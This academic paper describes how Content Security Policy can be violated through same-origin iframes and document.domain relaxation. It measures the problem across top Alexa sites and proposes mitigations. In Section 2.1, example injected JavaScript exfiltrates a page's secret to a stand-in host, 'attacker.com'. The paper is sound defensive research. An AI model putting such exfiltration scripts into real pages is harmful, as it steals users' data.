On the Content Security Policy Violations due to the Same-Origin Policy

Dolière Francis Some
Université Côte d'Azur
Inria, France
doliere.some@inria.fr

Nataliia Bielova
Université Côte d'Azur
Inria, France
nataliia.bielova@inria.fr

Tamara Rezk
Université Côte d'Azur
Inria, France
tamara.rezk@inria.fr

ABSTRACT

Modern browsers implement different security policies such as the Content Security Policy (CSP), a mechanism designed to mitigate popular web vulnerabilities, and the Same Origin Policy (SOP), a mechanism that governs interactions between resources of web pages.

In this work, we describe how CSP may be violated due to the SOP when a page contains an embedded iframe from the same origin. We analyse 1 million pages from 10,000 top Alexa sites and report that in 94% of cases, CSP may be violated in presence of the document.domain API and in 23.5% of cases CSP may be violated without any assumptions.

During our study, we also identified a divergence among browsers implementations in the enforcement of CSP in srcdoc sandboxed iframes, which actually reveals an inconsistency between the CSP and the HTML5 specification sandbox attribute for iframes. To ameliorate the problematic conflicts of the security mechanisms, we discuss measures to avoid CSP violations.

1. INTRODUCTION

Modern browsers implement different specifications to securely fetch and integrate content. One widely used specification to protect content is the Same Origin Policy (SOP) [1]. SOP allows developers to isolate untrusted content from a different origin. An origin here is defined as protocol, domain, and port number. If an iframe's content is loaded from a different origin, SOP controls the access to the embedder resources. In particular, no script inside the iframe can access content of the embedder page. However, if the iframe's content is loaded from the same origin as the embedder page, there are no privilege restrictions w.r.t. the embedder resources. In such a case, a script executing inside the iframe can access content of the embedder webpage. Scripts are considered trusted and the *iframe becomes transparent* from a developer view point. A more recent specification to protect content in webpages is the Content Security Policy (CSP) [15]. The primary goal of CSP is to mitigate cross site scripting attacks (XSS), data leaks attacks, and other types of attacks. CSP allows developers to specify, among other features, trusted domain sources from which to fetch content. One of the most important features of CSP, is to allow a web application developer to specify trusted JavaScript sources. This kind of restriction is meant to permit execution of only trusted code and thus prevent untrusted code to access content of the page.



Figure 1: An XSS attack despite CSP.

In this work, we report on a new fundamental problem of CSP. CSP defines how to protect content in an isolated page. However, it does not take into consideration the page's context, that is its embedder or embedded iframes. In particular, CSP is unable to protect content of its corresponding page if the page embeds (using the *src* attribute) an iframe of the same origin. The CSP policy of a page will not be applied to an embedded iframe. However, due to SOP, the iframe has complete access to the content of its embedder. Because same origin iframes are transparent due to SOP, this opens loopholes to attackers whenever the CSP policy of an iframe and that of its embedder page are not compatible (see Fig. 1).

We analysed 1 million pages from the top 10,000 Alexa sites and found that 5.29% of sites contain some pages with CSPs (as opposed to 2% of home pages in previous studies [16]). We have identified that in 94% of cases, CSP may be violated in presence of the document.domain API and in 23.5% of cases CSP may be violated without any assumptions (see Table 3). During our study, we also identified a divergence among browsers implementations in the enforcement of CSP [24] in sandboxed iframes embedded with *srcdoc*, which actually reveals an inconsistency between the CSP and HTML5 sandbox attribute specification for

WWW '17 April 3–7, 2017, Perth, Western Australia

ISBN 978-1-4503-2138-9...$15.00

DOI: 10.1145/1235

iframes. We identify and discuss possible solutions from the developer point of view as well as new security specifications that can help prevent this kind of CSP violations. We have made publicly available the dataset that we used for our results in http://webstats.inria.fr/?cspviolations. We have installed an automatic crawler to recover the same dataset every month to repeat the experiment taking into account the time variable. An accompanying technical report with a complete account of our analyses can be found at [14].

In summary, our contributions are:(i) We describe a new class of vulnerabilities that lead to CSP violations. (Section 2). (ii) We perform a large and depth scale crawl of top sites, highlighting CSP adoption at sites-level, as well as sites origins levels. Using this dataset, we report on the possibilities of CSP violations between the SOP and CSP in the wild. (Section 3). (iii) We propose guidelines in the design and deployment of CSP. (Section 4). (iv) We reveal an inconsistency between the CSP specification and HTML5 sandbox attribute specification for iframes. Different browsers choose to follow different specifications, and we explain how any of these choices can lead to new vulnerabilities. (Section 5).

2. CONTENT SECURITY POLICY AND SOP

The Content Security Policy (CSP) [15] is a mechanism that allows programmers to control which client-side resources can be loaded and executed by the browser. CSP (version 2) is an official W3C candidate recommendation [24], and is currently supported by major web browsers. CSP is delivered in the `Content-Security-Policy` HTTP response header, or in a `<meta>` element of HTML.

CSP applicability A CSP delivered with a page controls the resources of the page. However it does not apply to the page's embedding resources [24]. As such, CSP does not control the content of the iframes even if the iframe is from the same origin as the main page according to SOP. Instead, the content of the iframe is controlled by the CSP delivered with it, that can be different from the CSP of the main page.

CSP directives CSP allows a programmer to specify which resources are allowed to be loaded and executed in the page. These resources are defined as a set of origins and known as a *source list*. Additionally to controlling resources, CSP allows to specify allowed destinations of the AJAX requests by the `connect-src` directive. A special header `Content-Security-Policy-Report-Only` configures a CSP in a report-only mode: violations are recorded, but not enforced. The directive `default-src` is a special fallback directive that is used when some directive is not defined. The directive `frame-ancestors` controls in which pages the current page may be included as an iframe, to prevent clickjacking attacks [12]. See Table 1 for the most commonly used CSP directives [19].

Source lists CSP source list is traditionally defined as a *whitelist* indicating which domains are trusted to load the content, or to communicate. For example, a CSP from Listing 1 allows to include scripts only from `third.com`, requires to load frames only over HTTPS, while other resource types can only be loaded from the same hosting domain.

```
1 Content-Security-Policy:
2 default-src 'self'; script-src third.com;
3 child-src https:
```

Listing 1: Example of a CSP policy.

Directive	Controlled content
`script-src`	Scripts
`default-src`	All resources (fallback)
`style-src`	Stylesheets
`img-src`	Images
`font-src`	Fonts
`connect-src`	XMLHttpRequest, WebSocket or EventSource
`object-src`	Plug-in formats (object, embed)
`report-uri`	URL where to report CSP violations
`media-src`	Media (audio, video)
`child-src`	Documents (frames), [Shared] Workers
`frame-ancestors`	Embedding context

Table 1: Most common CSP directives [19].

A whitelist can be composed of concrete hostnames (`third.com`), may include a wildcard `*` to extend the policy to subdomains (`*.third.com`), a special keyword `'self'` for the same hosting domain, or `'none'` to prohibit any resource loading.

Restrictions on scripts Directive `script-src` is the most used feature of CSP in today's web applications [19]. It allows a programmer to control the origin of scripts in his application using source lists. When the `script-src` directive is present in CSP, it blocks an execution of any inline script, JavaScript event handlers and APIs that execute string data code, such as `eval()` and other related APIs. To relax the CSP, by allowing the execution of inline `<script>` and JavaScript event handlers, a `script-src` whitelist should contain a keyword `'unsafe-inline'`. To allow `eval()`-like APIs, the CSP should contain a `'unsafe-eval'` keyword. Because `'unsafe-inline'` allows execution of *any* inlined script, it effectively removes any protection against XSS. Therefore, nonces and hashes were introduced in CSP version 2 [24], allowing to control which inline scripts can be loaded and executed.

Sandboxing iframes Directive `sandbox` allows to load resources but execute them in a separate environment. It applies to all the iframes present on the page, and can be either very restrictive (when specified without any flags), or may relax its restrictions via `allow-*` flags in the directive's value. For example, `allow-scripts` will allow executions of scripts in an iframe, and `allow-same-origin` will allow the code of the iframe be executed in the environment as the main page if it has the same origin as the main page.

Same-Site and Same-Origin Definitions.

In our terminology, we distinguish the web pages that belong to the same site from the pages that belong to the same origin. By *page* we refer to any HTML document – for example, the content of an iframe we call *iframe page*. In this case, the page that embeds an iframe is called a *parent page* or *embedder*. By *site* we refer to the highest level domain that we extract from Alexa top 10,000 sites, usually containing the domain name and a TLD, for example `main.com`. All the pages that belong to a site, and to any of its subdomains as `sub.main.com`, are considered *same-site* pages. According to the Same Origin Policy, an *origin* of a page is protocol, domain and port of its URL. For example, in `http://main.com:81/dir/p.html`, the protocol is "http", the domain is "main.com" and the port is 81. If URLs of two pages differ in at least one of these three elements, then their origin is considered to be different. The Same-Origin

Policy implementation in the majority of web browsers uses this definition[1].

The origin of a web page loaded in a browser, can be retrieved by executing

```
document.location.origin
```

2.1 CSP violations due to SOP

Consider a web application, where the main page `A.html` and its iframe `B.html` are located at `http://main.com`, and therefore belong to the same origin according to the same-origin policy. `A.html`, shown in Listing 2, contains a script and an iframe from `main.com`. The local script `secret.js` contains sensitive information given in Listing 3. To protect against XSS, the developer behind `http://main.com` have installed the CSP for its main page `A.html`, shown in Listing 4.

```
<html>
  <script src="secret.js"></script>
   ...
  <iframe src="B.html"></iframe>
</html>
```

Listing 2: Source code of `http://main.com/A.html`.

```
var secret = "42";
```

Listing 3: Source code of `secret.js`.

```
Content-Security-Policy:
default-src 'none'; script-src 'self';
child-src 'self'
```

Listing 4: CSP of `http://main.com/A.html`.

This CSP provides an effective protection against XSS:

- `script-src 'self';` disallows any script execution from any origin except for `http://main.com`. This only allows the local scripts (`secret.js`) to be executed. Inlined scripts are also blocked because of the absence of `'unsafe-inline'` keyword in `script-src` directive.
- `child-src 'self'` permits to load iframes only from `http://main.com`, therefore an iframe `B.html` is loaded in the browser.
- `default-src 'none'` disallows loading of any other resources.

2.1.1 *Only parent page has CSP*

According to the latest version of CSP[2], only the CSP of the iframe applies to its content, and it ignores completely the CSP of the including page. In our case, if there is no CSP in `B.html` then its resource loading is not restricted. As a result, an iframe `B.html` without CSP is potentially vulnerable to XSS, since any injected code may be executed within `B.html` with no restrictions. Assume `B.html` was exploited by an attacker injecting a script `injected.js`. Besides taking control over `B.html`, this attack now propagates to the including page `A.html`, as we show in Fig. 1. The XSS attack extends to the including parent page because of the inconsistency between the CSP and SOP. When a parent page and an iframe are from the same origin according to SOP, a parent and an iframe share the same privileges and can access each other's code and resources. For our example, `injected.js` is shown in Listing 5. This script executed in `B.html` retrieves the secret value from its parent page (`parent.secret`) and transmits it to an attacker's server `http://attacker.com` via XMLHttpRequest[3].

```
function sendData(obj, url){
  var req = new XMLHttpRequest();
  req.open('POST', url, true);
  req.send(JSON.stringify(obj));
}
sendData({secret: parent.secret}, 'http://
    attacker.com/send.php');
```

Listing 5: Source code of `injected.js`.

A straightforward solution to this problem is to ensure that the protection mechanism for the parent page also propagates to the iframes from the same domain. Technically, it means that the CSP of the iframe should be the same or more restrictive than the CSP of the parent. In the next example we show that this requirement does not necessarily prevent possible CSP violations due to SOP.

2.1.2 *Only iframe page has CSP*

Consider a different web application, where the including parent page `A.html` does not have a CSP, while its iframe `B.html` contains a CSP from Listing 4. In this example, `B.html`, shown in Listing 6 now contains some sensitive information stored in `secret.js` (see Listing 3).

```
<html>
   ...
  <script src="secret.js"></script>
</html>
```

Listing 6: Source code of `http://main.com/B.html`.

Since the including page `A.html` now has no CSP, it is potentially vulnerable to XSS, and therefore may have a malicious script `injected.js`. The iframe `B.html` has a restrictive CSP, that effectively contributes to protection against XSS. Since `A.html` and `B.html` are from the same origin, the malicious injected script can profit from this and steal sensitive information from `B.html`. For example, the script may call the `sendData` function with the secret information:

```
sendData({secret: children[0].secret}, '
    http://attacker.com/send.php');
```

Thanks to SOP, the script `injected.js` fetches the secret from it's child iframe `B.html` and sends it to `http://attacker.com`.

2.1.3 *CSP violations due to origin relaxation*

A page may change its own origin with some limitations. By using the `document.domain` API, the script can change its current domain to a superdomain. As a result, a shorter domain is used for the subsequent origin checks[4].

Consider a slightly modified scenario, where the main page `A.html` from `http://main.com` includes an iframe `B.html` from its sub-domain `http://sub.main.com`. Any script in `B.html` is able to change the origin to `http://main.com` by executing the following line:

[1] In Internet Explorer an origin is just a protocol and domain.
[2] https://www.w3.org/TR/CSP2/#which-policy-applies
[3] The XMLHttpRequest is not forbidden by the SOP for `B.html` because an attacker has activated the Cross-Origin Resource Sharing mechanism [18] on her server `http://attacker.com`.
[4] https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#Changing_origin

```
1 |     document.domain = "main.com";
```

If `A.com` is willing to communicate with this iframe, it should also execute the above-written code so that the communication with `B.html` will be possible. The content of `B.html` is now treated by the web browser as the same-origin content with `A.html`, and therefore any of the previously described attacks become possible.

2.1.4 Categories of CSP violations due to SOP

We distinguish three different cases when the CSP violation might occur because of SOP:

Only parent page or only iframe has CSP A parent page and an iframe page are from the same origin, but only one of them contains a CSP. The CSP may be violated due to the unrestricted access of a page without CSP to the content of the page with CSP. We demonstrated this example in Sections 2.1.1 and 2.1.2.

Parent and iframe have different CSPs A parent page and an iframe page are from the same origin, but they have different CSPs. Due to SOP, the scripts from one page can interfere with the content of another page thus violating the CSP.

CSP violation due to origin relaxation A parent page and an iframe page are from the same higher level domain, port and protocol, but however they are not from the same origin. Either CSP is absent in one of them, or they have different CSPs – in both cases CSP may be violated because the pages can relax their origin to the high level domain by using `document.domain` API, as we have shown in Section 2.1.3.

3. EMPIRICAL STUDY OF CSP VIOLATIONS

We have performed a large-scale study on the top 10,000 Alexa sites to detect whether CSP may be violated due to an inconsistency between CSP and SOP. For collecting the data, we have used CasperJS [11] on top of PhantomJS headless browser [6]. The User-Agent HTTP header was instantiated as a recent Google Chrome browser.

3.1 Methodology

The overview of our data collection and CSP comparison process is given in Figure 2. The main difference in our data collection process from previous works on CSP measurements in the wild [19, 16] is that we crawl not only the main pages of each site, but also other pages. First, we collect pages accessible through links of the main page and pointing to the same site. Second, to detect possible CSP violations due to SOP, we have collected all the iframes present on the home pages and linked pages.

3.1.1 Data Collection

We run PhantomJS using as user agent *Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome51.0.2704.63 Safari/537.36*. The study was performed on an internal cluster of 200 cores, using OpenMP to benefit from parallelization.

Home Page Crawler For each site in top 10,000 Alexa list, we crawl the home page, parse its source code and extract three elements: (1) a CSP of the site's home page stored in HTTP header as well as in `<meta>` HTML tag; we denote the CSPs of the home page by $\mathcal{C}$; (2) to extract more pages from the same site, we analyse the source of the links via `<a href=...>` tag and extract URLs that point to the same site, we denote this list by L. (3) we collect URLs of iframes present on the home page via `<iframe src=...>` tag and record only those belonging to the same site, we denote this set by $\mathcal{F}$.

Page Crawler We crawl all the URLs from the list of pages L, and for each page we repeat the process of extraction of CSP and relevant iframes, similar to the steps (1) and (3) of the home page crawler. As a result, we get a set of CSPs of linked pages $\mathcal{C}_L$ and a set of iframes URLs $\mathcal{F}_L$ that we have extracted from the linked pages in L.

Iframe Crawler For every iframe URL present in the list of home page iframes $\mathcal{F}_H$, and in the list of linked pages iframes $\mathcal{F}_L$, we extract their corresponding CSPs and store in two sets: $\mathcal{C}_F$ for home page iframes and $\mathcal{C}_{LF}$ for linked page iframes.

3.1.2 CSP adoption analysis

Since CSP is considered an effective countermeasure for a number of web attacks, programmers often use it to mitigate such attacks on the main pages of their sites. However, if CSP is not installed on some pages of the same site, this can potentially leak to CSP violations due to the inconsistency with SOP when another page from the same origin is included as an iframe (see Figure 1). In our database, for each site, we recorded its home page, a number of linked pages and iframes from the same site. This allows us to analyse how CSP is adopted at every popular site by checking the presence of CSP on every crawled page and iframe of each site. To do so, we analyse the extracted CSPs: $\mathcal{C}$ for the home page, $\mathcal{C}_L$ for linked pages, $\mathcal{C}_F$ for home page iframes, and $\mathcal{C}_{LF}$ for linked pages iframes.

3.1.3 CSP violations detection

To detect possible CSP violations due to SOP, we have analysed home pages and linked pages from the same site, as well as iframes embedded into them.

CSP Selection To detect CSP violations, we first remove all the sites where no parent page and no iframe page contains a CSP. For the remaining sites, we pointwise compare (1) the CSPs of the home pages $\mathcal{C}$ and CSPs of iframes present on these pages $\mathcal{C}_F$; (2) the CSPs of the linked pages $\mathcal{C}_L$ and CSPs of their iframes $\mathcal{C}_{LF}$. To check whether a parent page CSP and an iframe CSP are equivalent, we have applied the CSP comparison algorithm (Figure 2)

CSP Preprocessing We first normalise each CSP policy, by splitting it into its directives.

- If **default-src** directive is present (**default-src** is a fallback for most of the other directives), then we extract the source list s of **default-src** . We analyse which directives are missing in the CSP, and explicitly add them with the source list s.
- If **default-src** directive is absent, we extract missing directives from the CSP. In this case, there are no restrictions in CSP for every absent directive. We therefore explicitly add them with the most permissive source list *** 'unsafe-inline' 'unsafe-eval' data: blob: mediastream: filesystem:**
- In each source list, we modify the special keywords: (i) **'self'** is replaced with the origin of the page containing



Figure 2: Data Collection and Analysis Process

Sites successfully crawled	9,885
Pages visited	1,090,226
Pages with iframe(s) from the same site	648,324
Pages with same-origin iframe(s)	92,430
Pages with same-origin iframe(s) where page and/or iframe has CSP	692
Pages with CSP	21,961 (2.00%)
Sites with CSP on home page	228 (2.3%)
Sites with CSP on some pages	523 (5.29%)

Table 2: Crawling statistics

the CSP; (ii) in case of **'unsafe-inline'** with hash or nonce, we remove **'unsafe-inline'** from the directive since it will be ignored by the CSP2. (iii) **'none'** keywords are removed from all the directives; (iv) nonces and hashes are removed from all the directives since they cannot be compared; (iv) each whitelisted domain is extended with a list of schemes and port numbers from the URL of the page includes the CSP[5].

CSP Comparison We compare all the directives present in the two CSPs to identify whether the two policies require the same restrictions. Whenever the two CSPs are different, our algorithm returns the names of directives that do not match. The demonstration of the comparison is accessible on http://webstats.inria.fr/?cspviolations.

For each directive in the policies we compare the source lists and and the algorithm proceeds if the elements of the lists are identical in the normalised CSPs.

3.2 Results on CSP Adoption

The crawling of Alexa top 10,000 sites was performed in the end of August, 2016. To extract several pages from the same site, we have also crawled all the links and iframes on a page that point to the same site. In total, we have gathered 1,090,226 from 9,885 different sites. On median, from each site we extracted 45 pages, with a maximum number of 9,055 pages found on tuberel.com. Our crawling statistics is presented in Table 2. More than half of the pages

[5]For example, according to CSP2, if the page scheme is `https`, and a CSP contains a source `example.com`, then the user agent should allow content only from `https://example.com`, while if the current scheme is `http`, it would allow both `http://example.com` and `https://example.com`.



Figure 3: Percentage of pages with CSP per site

contain an iframe, and 13% of pages do contain an iframe from the same site. This indicates the potential surface for the CSP violations, when at least one page on the site has a CSP installed. We discuss such potential CSP violation in details in Section 3.3.3. Similarly to previous works on CSP adoption [19, 16], we have found that CSP is present on only 228 out of 9,885 home pages (2.31%). While extending this analysis to almost a million pages, we have found a similar rate of CSP adoption (2.00%).

Differently from previous studies that anlaysed only home pages, or only pages in separation, we have analysed how many sites have at least some pages that adopted CSP. We have grouped all pages by sites, and found that 5.29% of sites contain some pages with CSPs. It means that CSP is more known by the website developers, but for some reason is not widely adopted on all the pages of the site. We have then analysed how many pages on each site have adopted CSPs. For each of 523 sites, we have counted how many pages (including home page, linked pages and iframes) have CSPs. Figure 3 shows that more than half of the sites have a very low CSP adoption on their pages: on 276 sites out of 529, CSP is installed on only 0-10% of their pages. However, it is interesting that around a quarter of sites do profit from CSP by installing it on 90-100% of their pages.

3.3 Results on CSP violations due to SOP

As described in Section 2.1.4, we distinguish several cate-

gories of CSP violations when a parent page and an iframe on this page are from the same origin according to SOP. To account for possible CSP violations, we only consider cases when either parent, or iframe, or both have a CSP installed. From all the 21,961 pages that have CSP installed, we have removed the pages, where CSPs are in report-only mode, having left 18,035 pages with CSPs in enforcement mode.

Table 3 presents possible CSP violations due to SOP. We have extracted the parent-iframe couples that might cause a CSP violation because either (1) only parent or only iframe installed a CSP, or (2) both installed different CSPs. First, to account for direct violations because of SOP, we distinguish couples where parent and iframe are from the same origin (columns 2,3), we have found 720 cases of such couples. Second, we analyse possible CSP violations due to origin relaxation: we have collected 1781 couples that are from different origins but their origins can be relaxed by `document.domain` API (see more in Section 2.1.3) – these results are shown in columns 4 and 5. In Table 4 we present the names of the domains out of top 100 Alexa sites, where we have found different CSP violations. Each company in this table have been notified about the possible CSP violation. Concrete examples of the page and iframe URLs and their corresponding CSPs for each such violation can be found in the corresponding technical report [14]. All the collected data is available online[6].

3.3.1 Only parent page or only iframe has CSP

We first consider a scenario when a parent page and an iframe are from the same origin, but only one of them contains a CSP. Intuitively, if only a parent page has CSP, then an iframe can violate CSP by executing any code and accessing the parent page's DOM, inserting content, access cookies etc. Among 720 parent-iframe couples from *the same origin*, we have found 83 cases (11.5%) when only parent has a CSP, and 16 cases (2.2%) when only iframe has a CSP. These CSP violations originate from 13 (for parent) and 4 (for iframe) sites. For example, such possible violations are found on some pages of amazon.com, yandex.ru and imdb.com (see Table 4). CSP of a parent or iframe may also be violated because of *origin relaxation*. We have identified 1388 cases (78%) of parent-iframe couples where such violation may occur because CSP is present only in the parent page. This was observed on 20 different sites, including yahoo.com, twitter.com, yandex.ru and others. Finally, in 240 cases (13.5%) only iframe has CSP installed, which was found on 11 different sites.

3.3.2 Parent and iframe have different CSPs

In a case when a page and iframe are from the same origin, but their corresponding CSPs are different, may also cause a violation of CSP. From the 720 *same-origin* parent-iframe couples, we have found 70 cases (9.7%) when their CSPs differ, and for *an origin relaxation* case, we have identified only 44 such cases (2.5%). This setting was found on some pages of twitter.com and dropbox.com.

We have further analysed the differences in CSPs found on parent and iframe pages. For all the 114 pairs of parent-iframe (either same-origin or possible origin relaxation), we have compared CSPs they installed, directive-by-directive. Figure 4 shows that every parent CSP and iframe CSP differ on almost every directive – between 90% and 100%. The only exception is **frame-ancestors** directive, which is almost the same in different parent pages and iframes. If properly set, this directive gives a strong protection against clickjacking attacks, therefore all the pages of the same origin are equally protected.

[6]Available online http://webstats.inria.fr/?cspviolations.



Figure 4: Differences in CSP directives for parent and iframe pages

3.3.3 Potential CSP violations

A *potential CSP violation* may happen when in a site, either some pages have CSP and some others do not, or pages have different CSP. When those pages get nested as parent-iframe, we can run into CSP violations, just like in the direct CSP violations cases we have just reported above. To analyse how often such violations may occur, we have analysed the 18,035 pages that have CSP in enforcement mode. These pages originate form 729 different origins spread over 442 sites. Table 5 shows that 72% of CSPs (12,899 pages) are potentially violated, and these CSPs originate from pages of 379 different sites (85.75%). To detect these violations, for each page with a CSP in our database, we have analysed whether there exists another page from the same origin, that does not have CSP. This page could embed the page with CSP and violate it because of SOP. We have detected 4381 such pages (24%) from 197 origins. Similarly, we detected 1223 pages (7%) when there are same-origin pages with a different CSP. Similarly, we have analysed when potential CSP violations may happen due to origin relaxation. We have detected 4728 pages (26%), whose CSP may be violated because of other pages with no CSP, and 2567 pages (14%), whose CSP may be violated because of different CSP on other relaxed-origin pages. For the pages that have different CSPs, we have compared how much CSPs differ. Figure 5 shows that CSPs mostly differ in `script-src` directive, which protects pages from XSS attacks. This means, that if one page in the origin does whitelist an attacker's domain, all the other pages in the same origin become vulnerable because they may be inserted as an iframe to the vulnerable page and their CSPs can be easily violated.

4. AVOIDING CSP VIOLATIONS

Preventing CSP violations due to SOP can be achieved by having the **same** effective CSP for **all** same-origin pages in a site, and prevent origin relaxation.

Origin-wide CSP: Using CSP for all same-origin pages can be manually done but this solution is error-prone. A more effective solution is the use of a specification such as

	Same-origin parent-iframe		Possible to relax origin		
	Parent-iframe	Sites	Parent-iframe	Sites	Total (parent-iframe)
Only parent page CSP	83	13	1388	20	1471
Only iframe CSP	16	4	240	11	256
Different CSP	70	3	44	6	114
CSP violations total	**169 (23.5%)**	17	**1672 (94%)**	29	1841

Table 3: Statistics CSP violations due to Same-Origin Policy

	Same-origin parent-iframe	Possible to relax origin
Only parent page CSP	yandex.ru	yahoo.com, twitter.com, yandex.ru, mail.ru
Only iframe CSP	amazon.com, imdb.com	–*
Different CSP	twitter.com	–*

*Not found in top 100 Alexa sites.

Table 4: Examples CSP violations due to Same-Origin Policy

	Pages	Origins	Sites
A same origin page has no CSP	4381	197	197
A same origin page has a different CSP	1223	23	23
A same origin (after relaxation) page has no CSP	4728	340	183
A same origin (after relaxation) has a different CSP	2567	135	44
Potential violations total	12899 (72%)	591 (81%)	379 (52%)

Table 5: Potential CSP violations in pages with CSP



Figure 5: Differences in CSP directives for same-origin and relaxed origin pages

Origin Policy [23] in order to set a header for the whole origin.

Preventing Origin Relaxation: Having an origin-wide CSP is not enough to prevent CSP violations. By using origin relaxation, pages from different origins can bypass the SOP [13]. Many authors provide guidelines on how to design an effective CSP [19]. Nonetheless, even with an effective CSP, an embedded page from a different origin in the same site can use **document.domain** to relax its origin. Preventing origin relaxation is trickier. Programmatically, one could prevent other scripts from modifying **document.domain** by making a script run first in a page [17]. The first script that runs on the page would be:

```
1 | Object.defineProperty(document, "domain",
      { __proto__: null, writable: false,
      configurable: false});
```

A parent page can also indirectly disable origin relaxation in iframes by sandboxing them. This can be achieved by using **sandbox** as an attribute for iframes or as directive for the parent page CSP. Unfortunately, an iframe cannot indirectly disable origin relaxation in the page that embeds it. However, the **frame-ancestors** directive of CSP gives an iframe control over the hosts that can embed it. Finally, a more robust solution is the use of a policy to deprecate **document.domain** as proposed in the draft of Feature policy [25]. The feature policy defines a mechanism that allows developers to selectively enable and disable the use of various browser features and APIs.

Iframe sandboxing: Combining attribute **allow-scripts** and **allow-same-origin** as values for **sandbox** successfully disables **document.domain** in an iframe [7]. We recommend the use of **sandbox** as a CSP directive, instead of an HTML iframe attribute. The first reason is that **sandbox** as a CSP directive, automatically applies to all iframes that are in a page, avoiding the need to manually modify all HTML iframe tags. Second, the **sandbox** directive is not programmatically accessible to potentially malicious scripts in the page, as is the case for the **sandbox** attribute (which can be removed from an iframe programmatically, replacing the sandboxed iframe with another identical iframe but without the **sandbox** attribute).

5. INCONSISTENT SPECIFICATIONS

Combining origin-wide CSP with **allow-scripts sandbox** directive would have been sufficient at preventing the inconsistencies between CSP and the same origin policy. Unfortunately, we have discovered that for some browsers, this solution is not sufficient. Starting from HTML5, major browsers, apart from Internet Explorer, supports the new **srcdoc** attribute for iframes. Instead of providing a URL which content will be loaded in an iframe, one provides directly the HTML content of the iframe in the **srcdoc** attribute. According to CSP2 [24], §5.2, the CSP of a page should apply to an iframe which content is supplied in a **srcdoc** attribute. This is actually the case for all majors

[7]We found out that dropbox.com actually puts **sandbox** attribute for all its iframes, and therefore avoids the possible CSP violations.

browsers, which support the **srcdoc** attribute. However, there is a problem when the **sandbox** attribute is associated with the **srcdoc** attribute.

Webkit-based [8] and **Blink**-based [9] browsers (Chrome, Chromium, Opera) always comply with CSP. The CSP of a page will apply to all **srcdoc** iframes, even in those which have a different origin than that of the page. The problem of imposing a CSP to an unknown page is illustrated by the following example [21]. If a trusted third party library, whitelisted by the CSP of the page, uses security libraries inside an isolated context (by sandboxing them in a **srcdoc** iframe, setting **allow-scripts** as sole value for the **sandbox**) then, the page's CSP will block the security libraries and possibly introduce new vulnerabilities.

